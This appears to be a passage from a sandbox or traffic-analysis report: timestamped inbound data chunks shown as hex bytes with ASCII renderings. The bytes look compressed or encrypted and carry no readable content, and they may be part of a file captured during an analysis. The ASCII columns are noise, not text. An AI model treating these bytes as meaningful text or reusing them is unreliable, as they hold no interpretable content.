fa be f4 d6 a8 1c 27 2e f0 5f de 44 c5 3e e0 09 39 ba 75 9e a8 1a e6 3f c3 67 Data Ascii: _g{4r~.@SoRocO(w'R"{K^3q8CV$fg(G`a*5uf?$RUxs]qmW_)=ft/[w^+[%5%nUHcg-T4iO oJ'._D>9u?g
2021-12-07 12:39:06 UTC	320	IN	Data Raw: 6f 83 ff c3 77 e0 7f 91 2c dd fc d1 ff 90 96 9f 3a 57 d3 88 1a e5 3f a4 64 37 52 fd 9b ff b8 0a f8 9f 75 2d c2 ff 88 e7 8b 5f 20 fc cf 98 8f ab 06 83 ff bd 01 fc af 0e 83 ff 2d e4 eb 38 20 fc ef 05 e0 7f bb 80 ff b1 a8 49 a8 3e 64 e5 fa e2 6c 7c 1c f8 5f 36 8a 2f 33 5f 42 fe f5 91 e0 50 c7 2b 67 8f c1 fd 87 f2 4f db 62 b8 bc 89 5e bb de 55 15 2b f3 bc 40 37 de 06 fc 07 3c 6c fd bf 0a f5 bf 1c d4 ff 93 ed 7d 11 d2 3f e8 98 0a c5 f6 86 54 22 0d 02 9e b9 ec c1 f9 6f b2 45 e7 df e9 c2 5f 7f c4 ff 33 8a 72 65 00 ff b7 a7 6c 42 77 81 ff 2a bd 06 eb 27 95 37 06 ff af b3 04 31 ef 39 c1 ff 42 fb ff f1 fd 5f 34 af bc 8b de ff ea 15 e1 2b 2b 63 2b 6c 4f fe d5 ff 91 2e bd 1b ff ff e8 7f 25 63 f3 e4 39 f2 bf ba 25 43 ae 02 fe 9f 13 07 91 85 75 26 97 44 ac c4 0d 9f 1f Data Ascii: ow,:W?d7Ru-_ -8 I>dl|_6/3_BP+gOb^U+@7<l}?T"oE_3relBw*'719B_4++c+lO.%c9%Cu&D
2021-12-07 12:39:06 UTC	328	IN	Data Raw: 59 7f 43 f0 a9 de 56 d5 6b a0 ff 78 34 48 75 d6 ec bd 91 88 b7 69 9d cb aa ee 25 57 f7 31 e4 ff 6b 41 d3 73 c1 41 c9 25 a9 0d f2 3f 59 dc 3d c1 ff a2 35 80 5d 19 fc ef 95 d8 f2 1d 00 ff 0f a9 83 fc e3 a6 fc c8 7d e4 ff 36 7b 54 06 fc 2f 5f 37 83 ff 55 e7 9b 9d 1b 12 d4 99 e1 02 4b f2 3d e7 e7 25 82 6c ad 8d 2f 42 fd b3 2a 4d c3 02 f7 ff 78 30 66 fe 09 f9 9f e9 d8 fc cf 1c 4c fe df 0f 75 58 7f 8f 77 43 2a ac df fc b3 01 19 76 fe d9 82 9d 7f 7e c5 de ff dc d8 fb ff 32 f6 fe 4f 47 f7 3f 19 ff 57 e0 3f f7 d1 bf 4b 83 ff 6f e9 14 ef 89 c9 ff a2 a9 80 f5 0f ac 55 b6 17 f5 f2 83 ff b3 33 f8 3f 27 83 ff b3 a7 bd 5c b6 ab d4 f4 ce c4 b3 9f 46 02 75 43 54 db f1 0c 47 1d 27 f1 d8 74 6c 1f 49 ef 4b 76 1b 9d 33 4c d7 84 fc db dd af f7 af e4 85 cc 31 58 d8 47 c9 38 30 Data Ascii: YCVkx4Hui%W1kAsA%?Y=5]}6{T/_7UK=%l/B*Mx0fLuXwC*v~2OG?W?KoU3?'\FuCTG'tlIKv3L1XG80
2021-12-07 12:39:06 UTC	336	IN	Data Raw: 2c 48 85 1d f2 af 27 4f 76 4e e7 5d 3d 13 96 7a 51 0c f8 1f 07 9e 0c 24 fb 98 fc 97 73 b8 b5 37 a1 fe ff d7 ff 34 ff 46 ed 7c 12 cc 3f 8c fc 81 ff f1 23 27 22 00 f2 af 0c 06 b1 f3 af 33 09 b4 d6 68 fe 35 89 9d 7f 05 62 de ff fb 3c a0 7f 66 04 fd 33 39 e8 9f 71 9b 63 02 70 8b 32 5e 82 fe f9 55 cb af f2 59 ff 31 92 b3 7e 79 c9 ce 2b e4 fc 3f 8b 14 eb 86 a6 c9 63 7a 47 07 cc f0 50 fe a7 29 3b 86 ff 68 ae e6 72 4d e3 13 d2 bf aa ae 0b af 68 46 b9 62 fa ff ea 27 d1 80 ff 6d 7d 8d 86 fb ff 58 3f 93 20 c2 7f 87 bd 2b 55 ab 7d 1c 35 3d 48 c0 ff fc 29 e4 bf 14 60 f1 af 75 0c fe d5 c8 9e b9 49 17 76 54 28 e6 e1 d3 35 0b a6 c3 0b 66 ef ca 97 08 0c 9d b3 ca fb 1f 8a a4 a2 fc 6f dc 83 6b a9 0c 32 84 c8 ff 0d c3 ff c9 d8 17 38 81 8f fc ef 57 8c 00 ff 34 30 78 71 f0 f0 Data Ascii: ,H'OvN]=zQ$s74F|?#"'3h5b<f39qcp2^UY1~y+?czGP);hrMhFb'm}X? +U}5=H)`uIvT(5fok28W40xq
2021-12-07 12:39:06 UTC	344	IN	Data Raw: 77 dc 9a aa d0 d6 03 f4 bf 97 23 bd e0 f7 03 ff 58 0d f1 5f e6 8e 1c c0 e9 bf 50 fe 0d e8 bf d0 fe 1f f4 5f 97 ea 30 fe 31 2b e8 9f 52 41 ff 74 13 f2 1f b2 cc 93 44 24 39 63 18 b7 5c ce 09 47 d2 8b e0 f4 af a2 38 fd 67 1a 4e ff d9 8e f4 9f 9f 7e db af 04 df 81 fc 17 92 cb 87 8b bf 38 5a d6 85 7a ee 76 72 f9 e8 94 f4 6d 87 d7 84 07 06 ef 97 7c 13 4c 24 67 f8 72 6b 46 55 0e d3 3f df 0c 1e 0b 79 39 77 e5 dc fb 17 24 20 e2 61 59 dd 10 9d 82 ff 3f 91 b1 19 e5 ff 45 af 81 fe 33 9d 7c e9 0b d c 7f 71 f8 8d 7b 25 41 c1 de cf e4 fb a1 fe f5 d9 bf d3 cb af f6 2e e8 38 2b f8 1f 37 8f 3c 83 fd e7 6f d0 3f 46 b8 20 fe 73 c1 6a 09 15 cc ff ee 30 fb 07 b7 4a 12 cf 07 13 91 c5 36 31 57 9f 4b 9c 4e 1e 1e fb 52 92 cd 64 4d 52 0b fa 8f df 46 30 ff 4a 1a 71 0f 8b b9 fb 89 43 Data Ascii: w#X_P_01+RAtD$9c\G8gN~8Zzvrm\|L$grkFU?y9w$ aY?E3|q{%A.8+7<o?F sj0J61WKNRdMRF0JqC
2021-12-07 12:39:07 UTC	352	IN	Data Raw: fe 08 2d 7c ff 15 57 1a 64 e4 eb aa 54 86 53 bc 80 7f 2f 4d 3c 3a bc a6 44 bc f4 37 ff 31 ba 32 4f 93 9c c6 2d b7 fa 91 8e b4 86 1a f0 ff e7 8f 03 ff 3c 1e e3 9f 5b 9a b1 29 b6 fd d9 34 3f 7d ab 91 d4 ac 24 fd c8 fb 97 e0 7f 2f 3f ac 16 e9 05 fc c3 a8 58 8e f6 dc b6 46 e0 df d7 08 e8 04 4a eb 73 95 df 7e 92 04 f5 3f 59 55 6f 3b 9d d2 ba 1d 96 7f 64 5b 96 08 fd df 4f 7a b2 98 7d 4c 23 98 ff c1 ef 15 e6 ff 7e a2 5a bb 79 e1 a5 e8 5b 2f 1f 17 57 31 09 25 e5 e3 91 33 c6 a9 a2 15 a0 ff 9c b8 7a af ed 04 c5 73 f0 ff d2 1e 92 37 e8 ce 01 fe ff f6 4d 33 d9 36 55 c2 5a 37 02 aa ba 39 ea 14 38 ff 27 5e 1f 80 df 6f d9 38 15 db e6 b1 0a f3 6f 05 f0 3f ab 1b f1 80 fe 6d 92 6b df 48 7f 28 19 85 15 cf cc e3 50 f3 6d 79 e0 3f 3d 6b 42 fa ff bf f7 bf 3a b6 ff 6f 90 81 f9 Data Ascii: -|WdTS/M<:D712O-<[)4?}$/?XFJs~?YUo;d[Oz}L#~Zy[/W1%3zs7M36UZ798'^o8o?mkH(Pmy?=kB:o
2021-12-07 12:39:07 UTC	359	IN	Data Raw: e5 3f 2c de 45 f9 0f 83 11 d2 1d c0 3f 09 aa 83 fc 8f 3c 2c ff 23 39 ce 7d 26 1f f8 9f 9c a9 48 ff 95 68 36 8d 0f fc 4f 2b 07 1d e2 88 71 82 3a 16 46 ea 0f 8a be 4e e0 ff 46 f9 07 35 b9 e0 ff c5 e6 ff cf 10 ff 59 f1 33 f4 7f 4f 7f 7c 15 ce 39 d6 f8 21 ff 96 19 a3 d6 55 31 0f e0 9f 78 c2 fe e7 4e 3c 0b f8 df 2d 2d ac d9 87 71 fa 7f e0 ff 26 d0 56 98 9a 09 17 dc 2b 03 fe ff c1 b8 e7 a9 ea a4 9e 3c 79 87 a8 50 fe 09 17 9c 7f 59 38 ff 57 e1 fc c7 01 ff 8f 4e ce 50 b9 c2 57 ec d0 f4 1f e9 23 85 a5 11 53 b0 ff b3 90 39 8b f4 7f 2d cc e4 b5 48 ff ff 4b 30 80 5a 9b 48 18 f8 af 27 5f 4f e4 ea 16 4f 74 fd f6 8a 8d 13 9e ee 23 60 ce ce d3 62 d8 a8 98 8e f4 10 52 78 99 5c ea 3c c1 7b f9 33 f0 4f f4 d5 e4 d7 92 f5 c0 ff 2b b5 0e f3 af c6 21 61 4f b7 df 95 c0 ff 3a 47 Data Ascii: ?,E?<,#9}&Hh6O+q:FNF5Y3O|9!U1xN<--q&V+<yPY8WNPW#S9-HK0ZH'_OOt#`bRx\<{3O+!aO:G
2021-12-07 12:39:07 UTC	367	IN	Data Raw: f6 99 c4 d7 6e 40 fe 5f dd 05 f5 1b 5e ad a6 57 98 b7 09 ef a5 bd a3 f6 3b 54 68 60 82 f9 9f ae 5d e4 e9 27 92 59 9e 7a 29 bb 96 eb 3a 17 11 cd 25 35 c2 1f f0 54 69 5d d1 9e a2 94 79 c1 56 f8 7c f5 57 52 62 0a e0 df a4 4e 51 97 ba 70 8c 6b 7d e2 dc fa 9d e9 08 fa cf a4 02 67 c4 bf cb ab c6 f8 e7 f3 f1 d4 ed ca 0d b3 af 07 38 73 12 8a f0 97 6c 14 89 21 ff 26 f6 47 15 e8 5f f3 22 21 ff ac b2 98 11 fc 3f 34 2f f0 81 ff f6 94 f9 ed 3e 98 ff 75 cf a0 fc 5b b3 53 a7 80 7f d3 38 8a cb bf 5d 43 f9 b7 26 86 8e 82 ec e6 5e cf f9 ec 80 7f c9 f4 be 05 f4 df 02 b6 a7 b1 f7 7f 97 17 7b ff 65 1b b1 f7 bf 1d f2 3f cd 17 59 04 22 9d f2 2f aa ed 48 51 ed 10 90 ea 82 fe 3d 12 e9 df 6d 5f 82 fe bd f8 22 9c ff ab a4 6c c0 3f 71 fa 3a 02 f9 47 19 97 5f 61 fc 07 8a 3b 50 ff b8 Data Ascii: n@_^W;Th`]'Yz):%5Ti]yV|WRbNQpk}g8sl!&G_"!?4/>u[S8]C&^{e?Y"/HQ=m_"l?q:G_a;P

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	375	IN	Data Raw: c5 de ee fe 90 61 b3 17 c4 70 cb 79 5f 20 05 5e be c7 75 e6 03 92 2f 1c 28 d8 39 25 a0 fe 35 86 fa d7 87 88 9d e7 28 63 33 f8 bf 4e be 07 ff f3 38 e8 9f 54 63 d2 38 db 46 0a 1f 1c 1c 15 52 db 27 63 bb 64 9d 34 39 d0 59 8b f2 af 0e 17 20 fe d7 d8 67 c4 ff ea 67 6a a7 1f 85 f9 6f ee 1a e8 1f 33 6b 1a 41 ff 57 7b a8 1b f8 0f 9f 81 ff 40 55 38 01 fa 7f ae 10 7e 5e 77 3e 0e 92 45 da f9 d9 a3 29 28 ff d3 7f 14 e9 5f af 37 b0 81 fe d5 39 f3 c2 78 d4 16 dc 7f 01 70 ff f9 6d 65 20 fe e5 b4 8b 7f 9f 01 8f de 85 6f f0 fb 65 77 df 80 ff 8b 8e fb e3 b0 34 2f e3 01 3b 2e a8 7f 3e 68 e2 1d f5 dd 7f 99 b2 87 84 0c f1 2f 47 e0 fe 1f 23 61 34 3d ff 0e f8 87 7b 47 a1 fe bd 5d b6 00 fc 83 22 a8 7f 68 5e 14 c3 fd 07 f5 9f ae 33 d4 7f 88 ff 19 78 c9 dc 6a 38 fd f4 8e 9b 90 c2 Data Ascii: apy_ ^u/(9%5(c3N8Tc8FR'cd49Y ggjo3kAW{@U8~^w>E)(_79xpme oew4/;.>h/G#a4={G]"h^3xj8
2021-12-07 12:39:07 UTC	383	IN	Data Raw: 98 3a 43 e0 dd 68 fe d8 b5 3f 8b fe 15 de f0 91 89 b5 75 f0 ff b8 9a 1e 91 0e fd 0f f2 7f 9c ad 38 8a f8 ff 61 58 fe bf c1 b8 49 f8 92 d7 50 73 7a 11 c1 2f 75 23 e0 7f 13 c2 fa 09 b6 38 ad 68 1b 15 9a 81 ff 92 1b 55 c7 5b 00 f7 df d6 e0 a7 70 f8 39 9b ca ab 09 3d 1a 89 26 cf a7 25 ac 36 e9 65 7e ed f4 62 f8 2f 4e c8 ff 37 23 ed bd db a9 54 b9 bc d7 53 0f 39 bf d2 b9 b6 02 ff d9 1d f8 cf 4b ab ce 34 01 f7 aa 23 bf b6 01 3e 51 6c ec 8f 37 e0 33 79 d6 b6 a6 fb 31 9d 98 0c 03 c9 11 23 a8 7f 7f 29 50 86 fb f1 e7 fe 14 6f 37 1b 05 fd d3 2d 1a 57 c3 6b 27 20 ff 8d 26 d6 95 b5 ac 2a 7f 02 ea ff ae 10 0b ce ce c8 f3 fb 29 1b 9f e3 3e c5 16 db 3f ab 4e 93 3f 4a 92 d4 1f 24 51 f2 fb a4 71 06 c2 7f 92 da b0 f8 cf 31 b8 ff 8d 2b b7 e9 36 4e 9a ad d1 78 76 33 3f a0 ef Data Ascii: :Ch?u8aXIPsz/u#8hU[p9=&%6e~b/N7#TS9K4#>Ql73y1#)Po7-Wk' &*)>?N?J$Qq1+6Nxv3?
2021-12-07 12:39:07 UTC	391	IN	Data Raw: ee 16 29 07 fd 33 eb c8 c7 a5 3d e8 7f 4f 3c 75 11 c0 5d d4 ad 7b 97 9f c4 26 96 68 71 b7 50 0e d2 cb f8 4c 62 57 d9 eb 1e dd fb 00 f8 47 c6 17 a6 c9 43 dd f7 2a 8f 8f 46 f0 5b 6c 3f 65 b3 a5 3f 1f e8 04 fe 87 eb 3a b2 e2 7f 1c 48 69 6c ba 10 ff f5 94 9d c6 32 27 f0 5f 7d df 52 3b db b0 79 98 ad 46 bf 97 10 93 ec 3b 1e 25 a0 8d 97 f6 f7 55 a8 af fe d9 b8 53 5b 15 d9 27 18 ab 95 1b e1 fc 5b 9e ed 23 12 34 e1 a7 f2 d7 d3 5b 24 a1 9c 79 b2 c7 7c f7 83 0b 06 ff b2 02 fc eb eb 63 4f c4 ff a4 ba a6 95 ab d1 ed f5 78 39 74 b2 7d 79 41 86 e7 c3 62 8d c9 95 31 39 2b d9 e4 9b 12 bf 9b 44 89 e3 54 58 76 f2 f8 0c 58 8d a9 86 b9 ea 87 e5 b8 34 59 9a a3 72 3b 9d af de 4f 08 5f 9a d1 f3 74 d6 27 94 c0 e6 bf d5 18 b4 ca fe 73 fe fd 33 e2 19 89 c5 ab 1d 78 8a 76 9f f1 c9 Data Ascii:)3=O<u]{&hqPLbWGC*F[l?e?:Hil2'_}R;yF;%US['[#4[$y|cOx9t}yAb19+DTXvX4Yr;O_t's3xv
2021-12-07 12:39:07 UTC	398	IN	Data Raw: 3f f3 dd b7 04 a0 7f b7 61 19 42 fe a7 a7 a4 fd 95 e7 a4 de ce 89 a2 fa 97 8d 8b a2 b4 b7 d1 94 c9 e0 5e 1f fc ff d9 b7 20 ff 9a 53 46 70 b9 a5 05 f8 ef 4c 46 d8 f3 7f 0b 9d ff 0e ab 18 6c ff 17 88 ed ff 30 f5 6f 62 59 79 ca 25 9b 07 2f 0d 49 bb 96 6c 86 20 ff 2d bc ed b8 b7 4c a7 b8 24 e8 ff 5d 97 2e 89 26 87 4f 71 20 fd 03 71 dc 67 e0 7f 4a 55 72 67 c0 fc 63 3c 45 5a 8f 41 60 10 f7 a3 f8 b3 fd 2b 1c 56 05 37 64 35 f9 83 4c 98 7f 80 fe b5 c4 fe 47 e1 67 0e 29 97 8f 30 ff 54 a9 d8 22 ab cf db de cc 59 42 fb df c5 04 fa bf 70 7c d8 ff fd f2 46 b4 7e 3e 3b 95 bb 94 01 bd 56 0c 43 71 cd 16 dc 5a b0 ff e3 90 ff a7 31 d9 02 f5 df b2 ec 69 e0 bf 0d d4 3d da 06 fd 43 20 e8 5f cf de f5 3e 4a 11 34 b8 3b 1f 63 0a ef 9f 99 89 23 15 cc 7f fb 3d 46 14 df da 94 ed d0 Data Ascii: ?aB^ SFpLFl0obYy%/ll -L$].&Oq qgJUrgc<EZA`+V7d5LGg)0T"YBp|F~>;VCqZ1i=C _>J4;c#=F
2021-12-07 12:39:07 UTC	406	IN	Data Raw: c2 ff a8 1e 77 6f 46 22 fd 23 61 1f 9a ff 05 25 d4 63 fc af 1d ad 42 90 ff 7b 05 c6 ff 1d fa df 2a d0 3f 25 7b 37 87 13 ed 81 ff e5 0a c2 7f fe c1 7f 7f 25 46 5c c0 fa 7f 57 61 f8 bf 8e a9 c8 ff c2 f0 df ff df 28 a6 14 e6 1f af 8f f5 77 60 fc cf 35 b0 fc 87 66 c4 7f a8 96 0d 9c 53 73 8b 62 f4 09 1a a4 c7 d6 3f ff 5f e7 bf 42 04 a2 57 d1 fc 37 2e b6 d4 ff bf e6 bf 65 47 9b 7a 08 73 12 fa 20 4e 17 d4 45 70 fe b9 7e 3d 2b 4c 14 26 56 39 29 14 f8 42 8f f9 98 dd a5 e6 30 83 4a 57 05 58 bf 44 97 0e cc ff 37 4a 97 c1 ff e4 f0 16 b5 24 66 fd 95 b0 fe ce ef 92 78 ef 31 f5 4f fe d5 6b fe 6b 67 dc ff 33 ff 96 41 f9 d7 93 1b f6 84 92 97 e4 b2 a1 fe 6f 0b 26 81 fd 3f 0f f9 6f f8 67 14 01 ff 2e 0d 86 fc 57 67 07 b8 ff 16 c8 ff fc 3e c2 7f a4 73 29 12 0c 5d 7f 83 ff 93 Data Ascii: woF"#a%cB{*?%{7%F\Wa(w`5fSsb?_BW7.eGzs NEp~=+L&V9)B0JWXD7J$fx1Okkg3Ao&?og.Wg>s)]
2021-12-07 12:39:07 UTC	414	IN	Data Raw: e5 59 74 c0 ff 4e 15 fc ef c2 63 a2 80 ff 70 88 ea 5f ee 04 c0 bf 69 c1 ff 28 bf d1 05 f0 4f 4e c8 bf 2a 1c 15 46 fa 5f 78 ff c4 06 be 01 fe 53 ff f5 a9 36 e0 ff 76 18 fc 57 07 8b 7f ba 20 fc b3 88 df 98 19 b3 ff 2b 58 fe d3 01 c6 ff e2 c6 33 ba f9 1a fb 84 c5 34 ed 97 30 ff 33 6b 7e eb 60 61 b3 2f 92 0d fe 0f 6b 91 e2 cc e7 14 7e 04 be b5 15 a4 ec 9e 90 e6 ab 7a 0d fa 9f 30 83 40 05 09 e0 bf ef 27 5a dc 8b 6c 3d 38 0e fa c7 bc 6f 7e e0 7f 93 01 f5 cf 3a cc bf 8d 86 3e 8d ac d5 28 5b 05 cb 50 ef 41 ff 6b f0 15 17 fe 3f 6e 61 c6 21 9c 4e 32 98 ff e3 9b fe 39 d7 18 03 fe 4f 87 e0 ff 74 b1 96 02 f0 1f 5a 2f df 08 7b c9 21 8c ff cd 35 02 19 98 ff 8b 81 fe c9 d4 f1 29 e2 bf 36 fe b0 b5 3b b3 00 f5 6f c8 53 d8 ff a2 5e 43 ca 5d 0b 22 42 77 98 ff 35 fe 2e 09 c2 Data Ascii: YtNcp_i(ON*F_xS6vW +X3403k~`a/k~z0@'Zl=8o~:>([PAk?na!N29OtZ/{!5)6;oS^C]"Bw5.
2021-12-07 12:39:07 UTC	422	IN	Data Raw: 5f da 7b f2 61 fe eb e2 85 ea ff f2 40 97 d2 1c be 50 2f 0b ed 08 86 81 0b 30 ff 58 50 97 af 7d eb 3c cb 1c ef d4 b6 21 0e f3 df 75 34 ff 6d fd eb 0c f3 df db 44 ed 05 90 ff 43 49 fe 11 f8 af 63 c6 2f 41 ff 2e 87 f4 ef 54 d2 9e 27 b3 48 05 ac 27 f6 d7 69 b0 03 fe b1 32 d5 0f f8 97 ee 8a c4 f4 3e 09 dd 81 83 6c a7 32 97 e3 11 ff f9 76 27 11 ae 7f 2e c5 f5 cf ab b8 fe 59 1c d3 ff ef 91 77 84 f7 3f 18 bd ff 9e 7d 70 ff 7f 3f e0 7c 3e bc 85 98 ea 62 93 ac 7d 1c 8f d0 41 de 23 19 bb fb bc 65 27 ae fe 99 c9 13 6b 4b d9 b9 83 fc 0f 7a 70 fe df 4d 9c ff 57 81 f3 ff 0a 31 fe 97 ba 32 e0 5f 8d 80 7f f5 01 fe b5 02 f8 d7 07 58 ff 4d 0f 5d 29 7b 79 05 cf 3e ea ad 94 94 9e 00 7c fe 45 8b e9 7f 52 bc 9a f2 91 fe c7 e5 62 b5 d6 28 96 7f b4 08 fc 37 eb 1f d1 73 c8 ff ff Data Ascii: _{a@P/0XP}<!u4mDCIc/A.T'H'i2>l2v'.Yw?}p?|>b}A#e'kKzpMW12_XM]){y>|ERb(7s
2021-12-07 12:39:07 UTC	430	IN	Data Raw: ab a9 ec ce b4 b0 9a 74 b7 ae c1 fa 8d 32 85 67 d4 55 b7 5f 48 6d 43 fd d3 f3 fe 91 6a fd a9 df 70 fe 47 93 a7 b2 b2 34 c5 56 cc 2e 8d 2a 8b 24 0a bd 96 89 50 b9 f6 bc 46 eb d2 b6 e4 eb 7e e0 bf a9 15 5c e1 d8 2e 08 6c 70 a2 73 c8 39 e1 04 fe af cc 7c 44 2a 6e 09 b5 e1 9d 6d 5a d0 ff 29 c0 fa ff a3 ff 8d 05 fd ef 94 91 af c2 51 ec fe 9b 3d 1b ef 28 be 21 ae ba 93 df f9 89 0c fa df 83 72 b2 70 fe d5 bc 59 4f 0a 9b 3b 13 b8 ff 3a d8 d9 cb 7f af 05 dd 7f 45 9c ff fa 1f d4 25 01 fe 6f 17 e3 2c f5 8a 49 41 f4 ce c9 df 0f 2a 9a e6 8e c3 fb 5f ba fc 32 c4 8e 03 cb 7f 61 c3 f4 bf d2 42 f7 49 b9 3e 5f be 43 a1 46 ff b5 98 2e 72 7a 96 ac 57 a1 f8 57 8d a3 93 f6 75 3d 12 a1 b7 cd a0 ff be ca 24 ac ba ff ee 6e 33 31 e9 55 1e 9d 2f 66 4c 32 8f 9e 79 f0 f0 f3 99 d6 7c Data Ascii: t2gU_HmCjpG4V.*$PF~\.lps9\|D*nmZ)Q=(!rpYO;:E%o,IA*_2aBI>_CF.rzWWu=$n31U/fL2y|
2021-12-07 12:39:07 UTC	437	IN	Data Raw: b0 2f fc ff fa 5f ce 4c 69 5e 6c ab 81 fb 7f 36 f5 de 24 e4 7f 99 40 ff cb 72 3b e7 64 63 a1 5b 17 85 96 44 de 16 f8 bf 4d 99 22 fd 17 df b5 27 46 fe e7 e8 1d 95 9b a7 53 56 4a 86 ee 59 43 ff b3 a1 f8 3e 7e 98 c9 42 17 ce 7f 3c b3 36 e2 bf 37 1e 46 fc 77 e4 7f f7 6d 7a 0d f2 8f 32 7a f7 e5 8f aa f7 c3 fc 6b 38 0f f1 df ba 1e 11 7e 10 04 fc e7 0a e0 3f f7 22 b5 8c 1e 22 fe df f7 22 e4 7f c0 85 f2 8f ec d7 90 ff ab 40 38 f2 7f 3d 81 e6 5f 26 ec 3b 80 7f 77 60 e7 9f 17 d3 3f ff fd 47 ff 2c 58 75 07 f9 bf dc 52 2a c3 f3 9f 23 b0 f7 df 81 12 fc 2f 07 f3 e4 50 fe 15 ca 7f 28 9d 39 86 fc 5f 5e 5e f6 29 05 ff f3 df c0 7f aa d3 38 07 fc 27 ef fa 6a f0 ff 9d df 3b 65 29 f4 b0 3d ea c4 4d e0 3f a9 8d b8 59 8c 45 01 ff 8d 08 f8 6f 24 37 ac c1 ff a8 f3 70 93 14 84 a5 Data Ascii: /_Li^l6$@r;dc[DM"'FSVJYC>~B<67Fwmz2zk8~?"""@8=_&;w`?G,XuR*#/P(9_^^)8'j;e)=M?YEo$7p
2021-12-07 12:39:07 UTC	445	IN	Data Raw: a5 a3 e2 15 ee d6 3e 38 b9 27 e0 58 fa 9a 39 f9 1a f0 9f fd d7 f9 39 55 a1 ff 97 a3 6f 06 ff fb a6 7c 42 ed df 3a 4a c6 77 76 b4 5f 1e 68 ab f6 3f 02 f5 3f 23 e8 3f 58 aa c9 07 e0 fe 93 86 fa 2f 11 d5 7f 0e 66 91 a0 7f 67 d8 de 64 53 f2 ed a9 a6 2e 9c 01 fd c3 93 fe 97 a1 46 66 dc f7 f4 1b b4 67 34 ef f1 df 1f ac ff 26 f8 16 d3 7f 86 3b 30 df 3d 91 b6 24 d0 2b c8 c7 46 bd 9b d4 03 eb 27 f5 0b 9e a7 d3 86 fa ff e5 f7 5b 66 2f 0f 7d 00 fc e7 76 da fd f9 db 1f bf 91 9c 0c 56 76 61 90 9d 7a 6f da 51 ff 36 2a e6 a3 c4 45 fa 23 fd fc 7c 8a 35 55 9c 4d c0 ff d9 b7 fd 1d f3 3f 09 e1 db be 5a d2 3b 9c ba ba f8 f9 ef cc 18 e3 ee 33 e2 dc 8b 22 52 dc 32 21 1d 1a 7d 15 0a cd 47 c7 28 41 ff fe 81 65 5f ea e2 b8 5a 76 ab 9a 46 b1 4e a5 f2 37 cb 6d d0 7f 1f bf 96 62 e2 Data Ascii: >8'X99Uo|B:Jwv_h??#?X/fgdS.Ffg4&;0=$+F'[f/}vVvazoQ6*E#|5UM?Z;3"R2!}G(Ae_ZvFN7mb

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	453	IN	Data Raw: 77 e5 46 6e 8d a7 ba c1 ff a3 c7 d2 16 f9 1f 94 d8 2a d7 6c 35 06 94 08 fa 7f d0 cc 14 3b 92 4a 1d 59 b8 df 5b 12 f7 bf 3d 89 f9 df 0e ae ac 63 fc d7 8d 19 8c ff 5a 04 f8 97 72 69 bd 24 e0 df 16 f6 3a 44 31 4f 7f bc 09 a7 38 b6 d3 5f 89 fa df ed c8 8b f0 ff 1f 7e f1 c6 b6 f1 b5 d6 47 e2 8d 99 1b d4 e5 67 20 ff cc 21 40 83 6f 30 3b de 78 a4 d8 f0 f8 5d d0 3f 34 83 fe e1 6b eb b1 f8 9b 8a fc fd b4 b7 8a cf c8 14 fa 82 ff d3 52 ff 7e b9 50 9d c4 8a 18 b9 b7 e0 ff fe 05 f3 7f f7 7c e5 15 95 5e e9 31 76 92 c8 ad c9 09 f8 4f 1c c0 7f fa 49 45 b5 f7 77 e6 cc 81 e5 42 4f f0 bf 0a 06 fe bf 75 8c 0c cd 8a a0 e4 29 aa 6b 57 16 79 ef fd a5 45 fe ff d5 36 30 ff 5b bc d0 0d fc 3f 72 f7 98 c5 ab 17 da a3 e8 75 be ec 56 34 23 fd 4b 39 c1 50 05 e4 7f 7a c2 fc 4f 48 8e ec Data Ascii: wFn*l5;JY[=cZri$:D1O8_~Gg !@o0;x]?4kR~P|^1vOIEwBOu)kWyE60[?ruV4#K9PzOH
2021-12-07 12:39:07 UTC	461	IN	Data Raw: 05 fe 7b e0 e6 f7 fe aa 4a 71 5e 09 e0 ff 58 71 dd 65 84 fe cf 1b e8 ff dc 16 fd 43 fd 5a 20 46 7a 10 f2 1f 2d 56 7c 81 ff 6f 30 dd 0b fa c7 7b 99 b2 a0 ff 24 82 f7 5f d7 cb e4 28 63 cc 1c 73 e8 7f 73 ec 28 e9 41 ff eb 84 7f 0d 37 12 e9 ff 25 3d d4 05 ff 83 d1 a0 81 58 ef 9e 37 76 a5 39 f9 48 e7 83 34 47 54 ff c3 bc 4e 76 b4 af 50 69 eb 17 ca ff 07 f9 8f b5 63 b5 d2 77 9a 9e f4 2f 35 2c 42 ff ef 45 71 f4 33 86 bc 9b ba bd 0b 93 5e b6 88 ff d3 7b 3b 38 58 18 fa 3f da af 5d f8 20 ff 8e 1b f8 9f b7 33 03 29 44 36 1f 3e c0 53 c4 f1 c7 f3 37 62 ff f8 35 e1 94 ce 1a f2 8f 6f 9e f1 6f 7f c3 fb 3f 32 0e f1 ff 59 e9 ce 76 5a 70 d0 c1 fd 7f fc 5a 2b 65 8e 64 07 6f fd 24 4b c2 51 20 0b e4 5f 73 3f 08 b5 a9 b5 07 fd d3 93 8a 1a e8 7f ac a7 e2 27 62 c6 e8 17 09 b0 5d Data Ascii: {Jq^XqeCZ Fz-V|o0{$_(css(A7%=X7v9H4GTNvPicw/5,BEq3^{;8X?] 3)D6>S7b5oo?2YvZpZ+edo$KQ _s?'b]
2021-12-07 12:39:07 UTC	469	IN	Data Raw: 9e 66 9a cc ac f7 30 f6 d9 bd 7d ed f1 eb e1 c2 a2 52 56 62 c7 ce d8 d3 67 8f 64 d7 1d 6d c6 d2 be 32 23 f9 3f 05 84 0b 83 b9 30 ff 7f 4f 78 b9 9e 3c 8b cb 69 87 d4 60 39 4b c6 07 ce bf af 70 fe 91 c1 f9 d7 4d e9 94 42 13 aa 39 64 7c fb 06 99 75 f2 e5 4b 46 07 54 10 dc 5d d3 bf 36 6b a4 8a e5 45 55 8b b6 ac 5b 4e 00 f9 6f 06 aa 04 ec ac 94 aa dc 26 37 55 3e 67 a8 d5 4b 5f b2 7c 47 28 da 38 3f 95 98 0c fa 07 8c 90 36 51 3a c8 ff 16 a7 2d 04 ff db 3a 81 f2 93 50 83 98 c7 78 2c 61 f7 f3 fe 1c 5f ee 24 94 da a8 b6 4e 7d 33 ac 99 c5 ad f6 cb 06 ff 93 3b ee 03 4a e7 42 f0 7f ec 3a d5 75 6e 5e dd 9e 1a 7b 6f 83 c3 71 ac ad 59 57 fc 56 d5 9c 85 26 b2 ed 82 03 be a4 5e cc 03 71 a4 ff 9b e5 00 fd df da a5 86 97 22 14 f4 34 42 3a 1e 36 e2 5c 52 ab fd f5 41 49 6c 8a Data Ascii: 